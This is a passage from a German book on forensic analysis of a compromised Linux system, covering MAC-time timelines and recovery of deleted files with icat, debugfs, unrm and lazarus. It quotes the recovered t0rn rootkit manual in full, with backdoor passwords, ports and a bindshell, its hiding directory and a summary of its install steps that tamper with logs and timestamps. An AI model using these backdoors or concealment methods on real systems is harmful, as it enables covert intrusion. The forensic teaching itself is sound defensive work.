   93188 .a. -rwxr-xr-x root bin    /mnt/bin/telnet
Jun 14 01 08:22:00
     293 .a. -rw-r--r-- root root   /mnt/etc/hosts.allow
     296 .a. -rw-r--r-- root root   /mnt/etc/hosts.deny
    5924 .a. -rw-r--r-- root root   /mnt/etc/services
  237216 .a. -rwxr-xr-x root root   /mnt/lib/libdb-2.1.3.so
      14 .a. lrwxrwxrwx root root   /mnt/lib/libdb.so.3 -> libdb-2.1.3.so
      17 .a. lrwxrwxrwx root root   /mnt/lib/libncurses.so.5 -> libncurses.so.5.0
  233072 .a. -rwxr-xr-x root root   /mnt/lib/libncurses.so.5.0
   19132 .a. -rwxr-xr-x root root   /mnt/lib/libnss_db-2.1.3.so
      18 .a. lrwxrwxrwx root root   /mnt/lib/libnss_db.so.2 -> libnss_db-2.1.3.so
   21744 .a. -rwxr-xr-x root bin    /mnt/usr/sbin/tcpd
Jun 14 01 08:22:01
      27 .a. -rw-r--r-- root root   /mnt/etc/host.conf
     626 .a. -rw-r--r-- root root   /mnt/etc/hosts
       0 .a. -rw-r--r-- root root   /mnt/etc/issue.net
      19 .a. -rw-r--r-- root root   /mnt/etc/resolv.conf
   30480 .a. -rwxr-xr-x root root   /mnt/lib/libnss_files-2.1.3.so
      21 .a. lrwxrwxrwx root root   /mnt/lib/libnss_files.so.2 -> libnss_files-2.1.3.so
    7736 .a. -rwxr-xr-x root root   /mnt/lib/libutil-2.1.3.so
      16 .a. lrwxrwxrwx root root   /mnt/lib/libutil.so.1 -> libutil-2.1.3.so
   31276 .a. -rwxr-xr-x root bin    /mnt/usr/sbin/in.telnetd
    1576 .a. -rw-r--r-- root root   /mnt/usr/share/terminfo/l/linux
```

Wir sehen hier recht schön, wie zuerst der `tcpd` gestartet wird, der dann anhand der Dateien */etc/hosts.allow* und */etc/hosts.deny* entscheidet, daß der Zugriff zulässig ist, und dann den eigentlichen Telnet-Server `in.telnetd` startet. Den später erfolgenden Aufruf von `login` sehen wir nicht, da später weitere Anmeldungen erfolgten und die Zeitstempel daher überschrieben wurden.

Wir hatten ja schon festgestellt, daß die Datei */root/.bash_history* gelöscht und durch einen Link auf */dev/null* ersetzt wurde. Dies geschah am 14.1. um 8 Uhr 22:

```
Jun 14 01 08:22:34
   19340 .a. -rwxr-xr-x root bin    /mnt/bin/rm
Jun 14 01 08:23:00
   13904 .a. -rwxr-xr-x root bin    /mnt/bin/ln
    1024 m.c drwx--x--- root root   /mnt/root
       9 m.c lrwxrwxrwx root root   /mnt/root/.bash_history -> /dev/null
```

Unsere Aufstellung endet mit der letzten Anmeldung des Administrators am System, bevor das Image erstellt wurde. Eine Aktivität der Tastatur bewirkt, daß der »Ur-Dämon« `init` das Programm `agetty` aufruft:

```
Jun 14 01 08:23:13
   13844 .a. -rwxr-xr-x root bin    /mnt/sbin/agetty
```

Dieses zeigt eine Begrüßungsmeldung an:

```
Jun 14 01 08:23:14
      27 .a. -rw-r--r-- root root   /mnt/etc/issue
```

und fragt nach dem Benutzernamen. Hat es diesen erhalten, so wird `login` aufgerufen, um den Benutzer zu überprüfen.

`login` ist in diesem Fall allerdings trojanisiert und stellt fest, daß es sich nicht um den Angreifer handelt, da das Paßwort aus */etc/ttyhash* nicht verwendet wurde.

Anstatt den Benutzer jetzt aber normal anzumelden, überläßt es diese Arbeit `xlogin`, dem Originalprogramm. Dieses erfragt das Paßwort und vergleicht es mit dem in */etc/shadow* gespeicherten Wert:

```
Jun 14 01 08:23:17
    3964 .a. -r-sr-xr-x root root   /mnt/bin/login
   10213 .a. -rw-r--r-- root root   /mnt/etc/login.defs
     365 .a. -rw-r--r-- root root   /mnt/etc/securetty
     345 .a. -rw------- root root   /mnt/etc/shadow
      28 .a. -rw-r--r-- root root   /mnt/etc/ttyhash
   19260 .a. -rwxr-xr-x root root   /mnt/lib/libcrypt-2.1.3.so
      17 .a. lrwxrwxrwx root root   /mnt/lib/libcrypt.so.1 -> libcrypt-2.1.3.so
   47880 .a. -rwxr-xr-x root root   /mnt/sbin/xlogin
```

Da das Paßwort stimmt, werden die Rechte der Konsole */dev/tty1* so geändert, daß der Benutzer (hier: `root`) lesen und schreiben darf, während die Gruppe `tty` nur schreiben kann, der Rest der Welt aber keine Rechte an der Konsole besitzt.

Als nächstes wird die Shell des Benutzers gestartet, die erst einmal damit beginnt, diverse Befehle auszuführen, die in `/etc/profile` gespeichert sind:

```
Jun 14 01 08:23:20
   10332 .a. -rwxr-xr-x root bin    /mnt/bin/cat
    9320 .a. -rwxr-xr-x root bin    /mnt/bin/dircolors
   76336 .a. -rwxr-xr-x root bin    /mnt/bin/grep
       0 ..c crwx-w---- root tty    /mnt/dev/tty1
    2369 .a. -rw-r--r-- root root   /mnt/etc/DIR_COLORS
      21 .a. -rw-r--r-- root root   /mnt/etc/HOSTNAME
    2058 .a. -rw-r--r-- root root   /mnt/etc/login.access
      14 .a. -rw-r--r-- root root   /mnt/etc/motd
    2270 .a. -rw-r--r-- root root   /mnt/etc/profile
    1024 .a. drwxr-xr-x root root   /mnt/etc/profile.d
    3924 .a. -rwxr-xr-x root bin    /mnt/usr/bin/biff
      14 .a. lrwxrwxrwx root root   /mnt/usr/bin/grep -> ../../bin/grep
   10104 .a. -rwxr-xr-x root bin    /mnt/usr/bin/id
     292 mac -rw-r--r-- root root   /mnt/var/log/lastlog
```

Um das Terminal besser ansprechen zu können, braucht das Programm diverse Kontrollsequenzen, die in der Datei */etc/termcap* definiert sind:

```
Jun 14 01 08:23:21
    7881 .a. -rw-r--r-- root root   /mnt/etc/termcap
```

Schließlich öffnet die Shell die Konsole, um die Befehle des Benutzers entgegenzunehmen:

```
Jun 14 01 08:23:24
       0 ma. crwx-w---- root tty    /mnt/dev/tty1
```

Wie wir sehen, ähnelt die Untersuchung der MAC-Zeiten ein wenig der Fährtensuche. Man kann die Spuren seines Wildes mit etwas Übung recht deutlich erkennen und so nachvollziehen, was es getan hat. Allerdings werden die Spuren immer schwächer, je älter sie sind, und werden allmählich von neueren überdeckt.

Man sollte daher so früh wie möglich den Tatort gegen Veränderung sichern und vermeiden, allzuviel Aktivität zu entwickeln und dabei alle Spuren zu »zertrampeln«. In diesem Zusammenhang sind z. B. automatische Aufrufe eines Checksummers im laufenden Betrieb ein zweischneidiges Schwert. Einerseits helfen sie, einen Einbruch zu entdecken, andererseits lesen sie aber viele der Dateien im System, wodurch alle A-Zeiten überschrieben werden.

Unmöglich wird die Untersuchung der A-Zeiten, wenn diese aus Performance-Gründen nicht gesetzt werden. Dies wird z. B. auf manchen Servern eingestellt, um den Zugriff auf häufig benötigte Dateien zu beschleunigen. Technisch geschieht dies, indem beim Mounten einer Partition die Option `noatime` angegeben wird.

Gelöschte Dateien

Bei unseren bisherigen Untersuchungen haben wir diverse Hinweise auf gelöschte Dateien gefunden. Es besteht auch durchaus die Hoffnung, diese zumindest teilweise wiederherzustellen. Wir wollen im folgenden einmal ausprobieren, ob wir auf diese Weise noch etwas mehr über unseren Angreifer oder seine Methoden erfahren.

Ein Werkzeug dazu ist `icat` aus dem Coroner's Toolkit. Kennt man die Inode-Nummer eines Inodes, so kann man sich mit dem Aufruf

```
# icat Device Inode-Nummer | less
```

den Inhalt der zugehörigen Datenblöcke anzeigen lassen. Stellt sich heraus, daß der Inode zu einem Programm gehört, so kann man auch noch `strings` als Filter einbauen. Probieren wir dies mit einem der Inodes, die im dritten Installationsversuch gelöscht wurden, so erhalten wir:

```
# icat sda4.img 4147 | strings | less
[...]
 $Package: shadow $ $Version: 19990827 $ $Id: login.c,v 1.16
1999/08/27 19:02:51 mare
usage: %s [-p] [name]
       %s [-p] [-h host] [-f name]
       %s [-p] -r host
[...]
No utmp entry.  You must exec "login" from the lowest level ßh"
Unable to determine your tty name.
[...]
```

In diesem Fall handelt es sich wohl um eine gelöschte Version von `login`. Da sie weder die Zeichenkette `/etc/ttyhash` noch `/sbin/xlogin` enthält, ist es aber nicht die Variante aus dem Rootkit.

Wir können so alle interessant erscheinenden gelöschten Inodes betrachten und die Ausgabe gegebenenfalls auch in eine Datei umleiten:

```
# icat sda4.img 4147 > inode-4147
```

Die wiederhergestellten Daten sollten wir auf einen Datenträger kopieren und als Beweis archivieren. Auch lohnt es sich, eine Liste der gelöschten Inodes anzulegen, in der vermerkt ist, als was wir ihren Inhalt jeweils identifiziert haben.

Einen Teil der Inodes finden wir dabei in unserer Auswertung der MAC-Zeiten, eine vollständige Liste in der von uns erzeugten Datei *body.del*.

Ein anderes Werkzeug, mit dem man zum selben Ziel kommen kann, ist `debugfs`. Es wurde von den Entwicklern des Second Extended Filesystems zur Fehlersuche im Dateisystem entwickelt. Ruft man es mit dem Namen des zu untersuchenden Dateisystems auf, so findet man sich in einer speziellen Shell wieder, die eine Reihe von Befehlen kennt, mit denen man sich im Dateisystem bewegen, dieses untersuchen und gegebenenfalls auch verändern kann.

Dabei finden alle Zugriffe auf Sektorebene statt. Die normalen Betriebssystemroutinen zum Zugriff auf Dateien werden nicht genutzt, sondern es wird direkt auf die rohen Daten zugegriffen. Dabei ist es durchaus möglich, einen inkonsistenten Zustand des Dateisystems hervorzurufen. Deswegen unterbleiben alle schreibenden Zugriffe, wenn `debugfs` nicht mit dem Parameter `-w` aufgerufen wurde.

Von den unterstützten Befehlen entsprechen `pwd`, `cd` und `ls` in etwa ihren Vorbildern im normalen System, auch wenn `ls` als einzigen Parameter `-l` kennt und nur auf Verzeichnisse angewendet werden kann.

`pwd` zeigt das aktuelle Verzeichnis an:

```
# debugfs sda4.img
debugfs 1.18, 11-Nov-1999 for EXT2 FS 0.5b, 95/08/09
debugfs: pwd
[pwd] INODE: 2 PATH: /
[root] INODE: 2 PATH: /
```

`cd` wechselt in ein anderes Verzeichnis:

```
debugfs: cd /bin
debugfs: pwd
[pwd] INODE: 4097 PATH: /bin
[root] INODE: 2 PATH: /
```

`ls` zeigt schließlich den Verzeichnisinhalt an:

```
debugfs: ls -l
4097 40755 0 1 2048 13-Jun-97 20:37 .
2 40755 0 0 1024 14-Jun-97 10:19 ..
4098 120777 0 0 4 13-Jun-97 21:19 sh
4099 100755 0 1 65900 13-Jun-97 21:19 ed
4100 100755 0 1 477692 13-Jun-97 21:19 bash
4101 120777 0 0 2 13-Jun-97 21:19 red
4102 120777 0 0 17 13-Jun-97 21:19 compress
[...]
```

Die erste Angabe von `ls` ist hierbei die Inode-Nummer. Sie kann alternativ zur Angabe des Dateinamens benutzt werden, um einen Inode anzugeben. Um Verwechslungen zu vermeiden, wird eine Inode-Nummer in spitzen Klammern angegeben. *<4098>* bezeichnet hier also denselben Inode wie *sh*.

Es gibt aber auch Befehle, die in der normalen Shell nicht existieren und Informationen zu Inodes anzeigen oder diese manipulieren. Von den über 30 Befehlen sind hier aber nur die folgenden für uns interessant:

cat Inode gibt die mit dem Inode verknüpften Daten an. Allerdings werden die Daten wie beim normalen `cat` ohne Unterbrechung ausgegeben. Dateien, die länger als eine Bildschirmseite sind, können so nicht vernünftig betrachtet werden.

dump Inode Datei legt die mit dem Inode verknüpften Daten in *Datei* ab. Die Datei wird dabei in dem Verzeichnis abgelegt, in dem `debugfs` aufgerufen wurde.

lsdel zeigt die gelöschten Inodes an.

stat Inode zeigt die Informationen im Inode an.

Man kann `debugfs` schließlich auch direkt auf der Kommandozeile einen Befehl mitgeben, nach dessen Ausführung sich `debugfs` beendet. Dieser Aufruf hat die Form:

```
# debugfs Device -R Befehl
```

Wollen wir also eine der gelöschten Dateien aus der großen Aufräumaktion kurz vor Mitternacht des 13. Juni anzeigen, so können wir folgenden Aufruf benutzen:

```
# debugfs sda4.img -R "cat <13065>" |less
   .--.
   l$$$$l       ------ [ design by j0hnny7 / zho-d0h ]----
   l$$$$l                                          .-.         .-.    .-.
   l$$$$l   .,g%T$$b%g,.  .,g%T$$$T%y,. .,g%T$T%y,.l$$$l    .-.       l$$$l
.glS$$$$Slyl$$$$'  '$$$$lg$$$T'  '$$$$ll$$$$' '$$$$l$$$l.,gdT$'l$$$l,gl$$$lp,.
l$$$$$$$$$l$$$$    $$$$l$$$$$    '---'l$$$$   $$$$l$$$$T"~''  l$$$llll$$$llllll
''"lT$$$$Tl"l$$$$    $$$$l$$$$$         l$$$$   $$$$l$$$$Tbg.   l$$$l'"l$$$l\flqq{}
   l$$$$l  l$$$$.  ,$$$$l$$$$$         l$$$$   $$$$l$$$l~"$Tp._l$$$l  l$$$l
   l$$$$l   ~"$TbggdT$"~ '---'         '---'   '---"---'   '---"---'  l$$$l
   l$$$$l   .,.   ::' there is no stopping, what can't be stopped... ''---'
   '$$$$Tbg.gdT$
     '--------'
             -----[ version 6.66 .. 2308200 .. torn@secret-service.co.uk ]----



-|  Ok a bit about the kit... Version based on lrk style trojans
-|  made up from latest linux sources .. special thanks to
-|  k1ttykat/j0hnny7 for this..

-|  First rootkit of its kind that is all precompiled and yet allows
-|  you to define a password.. password is stored in a external encrypted
-|  file. The trojans using this are login/ssh/finger ..

-|  This kit was designed with the main idea of being portable and quick
-|  to be mainly used for mass hacking linux's, hence the precompiled bins.

-|  Usage : ./t0rn <password> <ssh-port>

-|  <password>
-|  ----------
-|  this will be the new ssh and login password
-|  to use it with login u must...

-|  [login]

-|  * the default password is "t0rnkit"
-|  bash# export DISPLAY=t0rnkit-looser
-|  bash# telnet tornkit.com
-|  Trying 127.0.0.1...
-|  Linux 2.2.16 (tornkit.com)

-|  login: torn <this can be anything>
-|  Password:arf
-|  bash#

-|  [ssh]

-|  * the defualt port is 47017

-|  ssh -l t0rnkit-looser -p <ssh-port>
```

```
-|  <ssh-port>
-|  since this version you can now change ur ssh port as well..
-|  so..

-| ssh -l <login> -p <ssh-port>

-| [finger]
-| finger password@tornkit.com
-| this adds a simple inetd bindshell..
-| then .. telnet to host on  2555


-| <files>
-|  -------
-| ok our hidden dir for this version is ... /usr/src/.puta
-| file hiding still similiar to lrk...

-| .1file <- files ... echo "filename" >> /usr/src/.puta/.1file
-| .1proc <- proc's to hide - "tOrn*" is hidden by default
-| .1addr <- lrk style address hiding from netstat...

-| <more about the files in .puta>
-| ------------------------------
-| 'tOrnsb' - sauber by socked - log cleaner
-| 'tOrns' - standard linux sniffer
-| 'tOrnp' - snifferlog parser


-| <patching>
-| ----------

-| current patches include a very stupid wuftpd patch.. and a
-| rpm -U statd patch..


-| <Gr33tz !!@!~! oh how can we forget this>
-| ----------------------------------------

-| fly out to in no particulr order...
-| X-ORG/etC!/mOs/Blackhand/tnt/APACHE/sv3ta/Sl|der/dor/angelz/
-| Annihilat/UknOwn/jOhnny7/k1ttykat/_random/dR_hARDY/
-| Cvele/DR_SNK/flyahh/sensei/snake/#etcpub and everyone i forgot... innit.
-| and a special greeet goes out to mah babehh xeni !


------ [ EOF ] ---------------------------------------------------------
```

Bei der Datei handelt es sich um die Bedienungsanleitung zum Rootkit. Sie bestätigt die meisten unserer Annahmen. Allerdings steht hier kein Wort über die fest einkompilierten Paßwörter in `login` und `sshd`.

Daß es sich bei den gefundenen Zeichenketten aber um Paßwörter handelt, habe ich in einem Testsystem verifiziert. Ich weiß zwar nicht, um welche Paßwörter es sich handelt, sie ließen sich aber problemlos gegen andere austauschen, die dann zusätzlich zu dem Paßwort in */etc/ttyhash* den Zugriff aufs System erlaubten. Benutzt also ein Angreifer dieses Rootkit, ohne es näher zu untersuchen, so ermöglicht es später nicht nur ihm

Zutritt zum kompromittierten System, sondern auch dem Ersteller des Rootkits. Das ist schon irgendwie paradox: trojanisierte Trojaner ...

Wollen wir die Datei nun abspeichern, so können wir das ebenfalls mit `debugfs` tun:

```
# debugfs sda4.img -R "dump <13065> 13065.txt"
```

Eine vollständige Analyse aller gelöschten Inodes ist ein ziemlich mechanischer Prozeß. Dabei stellt man eine Liste aller Inodes auf und läßt sich dann jeden Inode einzeln anzeigen. Dies kann man mit dem folgenden Skript in einem Aufruf tun:

```
#!/bin/sh
#########################################################################
# DelCat
#
#    Dieses Skript gibt Verwaltungsinformationen und Inhalte
#    gel"oschter Inodes eines Ext2-Dateisystems aus.
#
# Usage: delcat <Image>
#
# Copyright (C) 2003 Andreas G. Lessig
#
# Lizenz: GPL v2 oder h"ohere Version
#
#########################################################################

# ----- Variablen --------------------------------

# Das Verzeichnis mit den Dateien des Coroner's
# Toolkit

TCTDIR=/home/builder/tct-1.07

# Die Programme des Toolkit in PATH aufnehmen

PATH=${PATH}:${TCTDIR}/bin/:${TCTDIR}/extras/

# Welches Image oder Dateisystem soll untersucht
# werden ?

IMAGE=$1


# ------- "Uberpr"ufung der Parameter -------------


if test -z "$IMAGE"
then
        echo 'Usage: delcat <image>'
        echo
        echo Dieses Skript gibt Verwaltungsinformationen
        echo und Inhalte gel"oschter Inodes eines Ext2 -
        echo Dateisystems aus.

        exit
fi
```

```
# ------- Ausgabe der Inodes ----------------------

for i in ‘ils $IMAGE 2> /dev/null | \
   grep ’^[0-9].*’| \
   cut -d ’|’ -f 1‘
do echo Inode: $i
   echo ------
   debugfs $IMAGE -R "stat <${i}>" 2> /dev/null
   echo
   icat $IMAGE $i 2>/dev/null | \
      tr -s ’[\000-\011\013-\037\177-\377]’ ’ ’ | \
      fold
   echo
   echo ’<EOI>’
   echo
done |less
```

Lassen Sie mich noch ein paar Worte zur Funktionsweise des Skriptes sagen. Nachdem es das Verzeichnis mit den Programmen des Coroner's Toolkit in die Umgebungsvariable *PATH* aufgenommen hat, überprüft es zuerst, ob ein Image oder Dateisystem spezifiziert wurde. Ist dies nicht der Fall, so wird eine kurze Meldung zur Benutzung von `delcat` ausgegeben.

Als nächstes wird mit `ils` eine Liste der gelöschten Inodes aufgestellt. Ich verwende hier `ils` anstelle von `debugfs`, weil letzteres in meinem Arbeitssystem (SuSE 6.4) weniger Inodes anzeigte, ohne daß dafür ein Grund ersichtlich war.

Dabei werden mit `grep` alle Zeilen selektiert, die mit einer Zahl anfangen. Dadurch werden die Überschriften aussortiert. Der `cut`-Befehl dient dazu, nur das erste Feld einer Zeile auszugeben, das die Inode-Nummer enthält. Spaltentrenner ist dabei '|'.

Für jeden Inode werden erst einmal die Verwaltungsinformationen mit `debugfs` ausgegeben. Die Ausgaben dieses Programms sind benutzerfreundlicher als die von `ils`.

Nun erfolgt die Ausgabe der mit dem Inode verknüpften Daten mit `icat`. Hierbei werden die Zeichen 0 bis 9 (Oktal: 11), 11 (Oktal: 13) bis 31 (Oktal: 37) und 127 (Oktal: 177) bis 255 (Oktal: 377) von `tr` in Leerzeichen umgesetzt, um die Anzeige nicht durcheinanderzubringen.[10] Folgen mehrere Sonderzeichen aufeinander, werden sie nur durch ein einzelnes Leerzeichen ersetzt (-s).

Schließlich werden überlange Zeilen mit `fold` auf eine Länge von 80 Zeichen umbrochen.

Untersuchen wir nun unser kompromittiertes System, so finden wir eine Reihe von Inodes, die gelöschte Dateien und Programme sowohl aus dem ursprünglichen System als auch aus dem Rootkit enthalten. Dazu kommen einige nicht identifizierbare Binärdateien und Fragmente, die nach alten Swap-Files aussehen. Wirklich neu sind die Inodes 13061 und 13063.

13063 enthält eine Textdatei, die erklärt, daß in dieser Version kein trojanisiertes `tcpdump` enthalten ist.

10 Die Zeichen 0 bis 31 sind nicht druckbare Kontrollzeichen. Das Zeichen 10 ist dabei das Zeilenende (<LF>). 127 ist das Kontrollzeichen <DEL>. 128 bis 255 sind schließlich diverse Sonderzeichen, darunter ggf. die deutschen Umlaute. Welche es genau sind, hängt von der eingestellten Codepage ab.

13061 ist schließlich ein Volltreffer. Es enthält das Installationsskript. Dieses ist zu lang, um es hier abzudrucken. Hier eine kurze Zusammenfassung:

1. Stoppen des `syslogd`
2. Überprüfung, ob Protokolle an andere Rechner geschickt werden
3. Speichern des mit `pg` verschlüsselten Paßworts in */etc/ttyhash*
4. Entpacken des SSH-Servers, gegebenenfalls Anpassen des verwendeten Ports. Der verwendete Port wird auch in der Datei *.1addr* eingetragen.
5. Setzen der MAC-Zeiten des `login` aus dem Rootkit auf die des Originals
6. Verlängern des `login` aus dem Rootkit auf die Länge des Originals
7. Umbenennen des Original-`login` in `xlogin`, Installation der Rootkit-Version
8. Installation der Konfigurationsdateien *.1addr*, *.1file*, *.1logz* und *.1proc*
9. Installation und Start des SSH-Servers inklusive der Erzeugung des Runlevel-Skripts `/etc/rc.d/rc.sysinit`
10. Anpassen der MAC-Zeiten der Rootkit-Versionen von `ifconfig`, `ps`, `du`, `ls`, `netstat`, `in.fingerd`, `find` und `top` (*pstree fehlt*)
11. Überschreiben der Originale mit den Rootkit-Versionen
12. Verschieben von `t0rns`, `t0rnp` und `t0rnsb`
13. Auskommentierte Zeilen in der Datei */etc/inetd.conf* für die Protokolle `shell`, `telnet` und `finger` werden aktiviert. Dabei wird */tmp/.pinespool* als Zwischenspeicher genutzt. Die Aufrufe von `sed` haben tatsächlich die schon vermutete Eigenschaft, daß alle Einträge für das jeweilige Protokoll freigeschaltet werden.
14. Überprüfung, ob in der Datei */etc/hosts.deny* die Zeichenkette `ALL` zu finden ist. Ist dies der Fall, so wird ausgegeben:

    ```
    Detected ALL : hosts.deny tcpd backdoored
    ```

    Weitere Aktionen diesbezüglich erfolgen nicht.
15. Im Gegensatz zur Dokumentation werden keine Programmpakete gepatcht, sondern es wird nur die Aufforderung ausgegeben, dies manuell zu tun.
16. Neustart des `inetd`
17. Ausgabe von Systeminformationen wie IP-Adresse, Prozessorgeschwindigkeit und gegebenenfalls der Red Hat-Version. Außerdem wird der Prozessortyp in die Datei */tmp/info_tmp* geschrieben.
18. Ausgabe der bisher verbrauchten Zeit
19. Ausgabe der Firewallregeln mit `ipchains`
20. Neustart des `syslogd`
21. Löschen der Dateien im Installationsverzeichnis, allerdings bleibt das Verzeichnis selbst erhalten

Insgesamt macht das Skript einen etwas schludrigen Eindruck. So soll es zum Beispiel bunte Ausgaben erzeugen, der entsprechende Programmcode ist aber fehlerhaft. Das trojanisierte `pstree` wird nicht installiert, und bei der SSH-Installation wird der benutzte Port nicht in die Datei *.1addr* eingetragen, wenn der Standardport verwendet wurde.

Richtig problematisch schließlich wird es, wenn man das Skript versehentlich zweimal hintereinander aufruft. War die erste Installation erfolgreich, so ist hinterher das Programm `login` in `xlogin` umbenannt, während unter dem Namen `login` der Trojaner installiert ist. Bei der zweiten Installation wird der Trojaner in `xlogin` umbenannt und das Original-`login` gelöscht. Normale Benutzer können sich nun nicht mehr am System anmelden.

Bevor ich aber nun beginne, eine deftige E-Mail an BugTraq oder den Programmautor zu schreiben, kommen wir lieber zum eigentlichen Thema zurück. Es gibt immer noch eine Möglichkeit zur Wiederherstellung gelöschter Daten, die wir noch nicht ausgeschöpft haben.

Auch wenn die Inodes schließlich neu verwendet werden, heißt das nicht, daß auch alle Datenblöcke der ursprünglichen Datei wieder neu verwendet wurden. Es ist sogar nicht unwahrscheinlich, daß dem Inode neue Datenblöcke aus einem anderen Bereich der Festplatte zugeordnet werden. Aus diesem Grund können Fragmente einer gelöschten Datei oft noch lange Zeit später auf der Platte nachgewiesen werden.

Um dies zu erreichen, betrachtet man nicht die normalen Strukturen des Dateisystems, sondern sieht sich direkt die rohen Daten an. Wenn man weiß, wonach man sucht, kann man z. B. ein Image mit `grep` nach Zeichenketten durchsuchen, von denen man weiß, daß sie in der gesuchten Datei vorkommen.

Etwas komfortabler geht die Suche mit `lazarus`. Dieses Programm liest ein Image sektorweise und ordnet jedem gelesenen Sektor einen Typ zu (vergleichen Sie hierzu Tabelle 17-1).

Folgen mehrere Sektoren des gleichen Typs, so nimmt `lazarus` an, daß es sich um Sektoren einer Datei handelt. Auf diese Weise generiert `lazarus` eine Reihe von Dateien, gekennzeichnet nach Typen.

Da wir uns nur für gelöschte Dateien interessieren, können wir noch ein weiteres Programm namens `unrm` einsetzen, mit dem wir aus einer Ext2-Partition oder ihrem Image diejenigen Sektoren auslesen können, die keinen Dateien zugeordnet sind. Für Partitionen anderer Dateitypen besteht diese Möglichkeit nicht. Hier können wir nur komplette Images untersuchen, wodurch wir auch Dateien ganz oder teilweise wiederherstellen, die nicht gelöscht sind.

In unserem Beispiel bewirkt der Aufruf

```
# unrm sda4.img > sda4.free
```

daß ein neues Image *sda4.free* erzeugt wird, das nur die freien Datenblöcke enthält.

Nun können wir mit `lazarus` versuchen, aus diesem Image Dateien zu rekonstruieren. Bevor wir das tun, sollten wir zwei Verzeichnisse für die Ergebnisse anlegen:

Tabelle 17-1: lazarus-Kategorien für Sektoren

Kategorie	Bedeutung
a	Archiv
c	C Code
e	Programm im ELF-Format
f	Sniffer-Datei
h	HTML
i	Bilddatei
l	Logdatei
m	E-Mail
o	Null
p	Programm
q	Postkorb (Mail Queue)
r	gelöschter Block (mit Nullen überschrieben)
s	Lisp
t	Text
u	UU-kodierte Datei
w	Paßwort-Datei
x	ausführbar
z	komprimiert
.	binär
!	Sound

```
# mkdir blocks
# mkdir www
```

In *blocks* werden wir später die wiederhergestellten Datenblöcke ablegen, während in *www* HTML-Seiten liegen werden, die uns die Navigation erleichtern sollen. Verzichten wir darauf, spezielle Datenverzeichnisse anzugeben, so werden die Daten in Unterverzeichnisse des Verzeichnisses des Coroner's Toolkit abgelegt.

Der Aufruf von Lazarus lautet nun

```
# lazarus -h -w <Imageverz.>/www -D \
> <Imageverz.>/blocks sda4.free
```

Der Parameter `-h` bewirkt, daß HTML-Seiten generiert werden, welche die Navigation in den gefundenen Daten erleichtern sollen. Bitte beachten Sie, daß Sie den vollen Pfad für Ihre Datenverzeichnisse angeben. Andernfalls funktionieren die Verknüpfungen auf die Datenblöcke nicht.

Im Verzeichnis *blocks* finden wir nun die von `lazarus` wiederhergestellten Daten:

```
# ls -l blocks
total 14432
-rw-r-r- 1 root root 16384 Jun 19 20:23 1...txt
-rw-r-r- 1 root root 4096 Jun 19 20:23 115.!.txt
-rw-r-r- 1 root root 1024 Jun 19 20:23 119.t.txt
-rw-r-r- 1 root root 14336 Jun 19 20:23 120...txt
-rw-r-r- 1 root root 27648 Jun 19 20:23 134.x.txt
-rw-r-r- 1 root root 5120 Jun 19 20:59 14186.t.txt
-rw-r-r- 1 root root 1024 Jun 19 20:59 14191...txt
```

```
-rw-r-r- 1 root root 5120 Jun 19 20:59 14192.t.txt
[...]
-rw-r-r- 1 root root 290816 Jun 19 20:24 219.z.txt
[...]
-rw-r-r- 1 root root 2048 Jun 19 20:24 570.l.txt
[...]
```

Die Dateinamen folgen dem Schema

```
Startblock.Typ.txt
```

wobei allerdings die Typbestimmung etwas Einfühlungsvermögen erfordert. So wurden Programme wahlweise als ausführbar (x), binär (.) und Sound (!) erkannt. Handelte es sich um ein Fragment aus dem Symbolbereich des Programms, so wurde es als Text (t) markiert, was verständlich wird, wenn man weiß, daß hier die gesammelten Zeichenketten stehen, die das Programm während seiner Tätigkeit ausgibt.

Skripte wurden meist als Text (t) oder Programm (p) erkannt. Fragmente von Protokolldateien werden schließlich als Text (t) oder Logdatei (l) markiert.

Insgesamt hat `lazarus` in unserem Fall 57 Dateifragmente gefunden, von denen die überwiegende Mehrheit allerdings nichts Neues bringt. Einige Dateien enthalten wilde Folgen von Binärzeichen, während andere offenkundig Fragmente von bereits bekannten gelöschten Programmen, Skripten und Konfigurationsdateien enthielten.

Neue Informationen enthalten vor allem die Dateien *219.z.txt* und *570.l.txt*. Bei letzterem handelt es sich um ein Fragment einer Protokolldatei:

```
# cat -vT 570.l.txt| fold|less
r kernel: CSLIP: code copyright 1989 Regents of the University of California
Jun 13 23:28:23 darkstar kernel: SLIP: version 0.8.4-NET3.019-NEWTTY-MODULAR (dy
namic channels, max=256).
Jun 13 23:28:23 darkstar kernel: SLIP linefill/keepalive option.
Jun 13 23:28:23 darkstar kernel: PPP: version 2.3.7 (demand dialling)
Jun 13 23:28:23 darkstar kernel: PPP line discipline registered.
Jun 13 23:28:23 darkstar kernel: PPP BSD Compression module registered
Jun 13 23:28:23 darkstar kernel: Linux PCMCIA Card Services 3.1.16
Jun 13 23:28:23 darkstar kernel:   kernel build: 2.2.16 #1 Thu Jun 8 16:37:54 PD
T 2000
Jun 13 23:28:23 darkstar kernel:   options:  [pci] [cardbus] [pnp]
Jun 13 23:28:23 darkstar kernel: Intel PCIC probe: not found.
Jun 13 23:28:23 darkstar kernel: Databook TCIC-2 PCMCIA probe: not found.
Jun 13 23:28:23 darkstar kernel: ds: no socket drivers loaded!
Jun 13 23:29:07 darkstar login[93]: ROOT LOGIN on ‘tty1’
Jun 13 23:29:42 darkstar login[94]: ROOT LOGIN on ‘tty2’
Jun 13 23:30:11 darkstar wu.ftpd[126]: connect from 127.0.0.1
Jun 13 23:30:13 darkstar ftpd[126]: ANONYMOUS FTP LOGIN FROM localhost [127.0.0.
1], M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
M-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^P
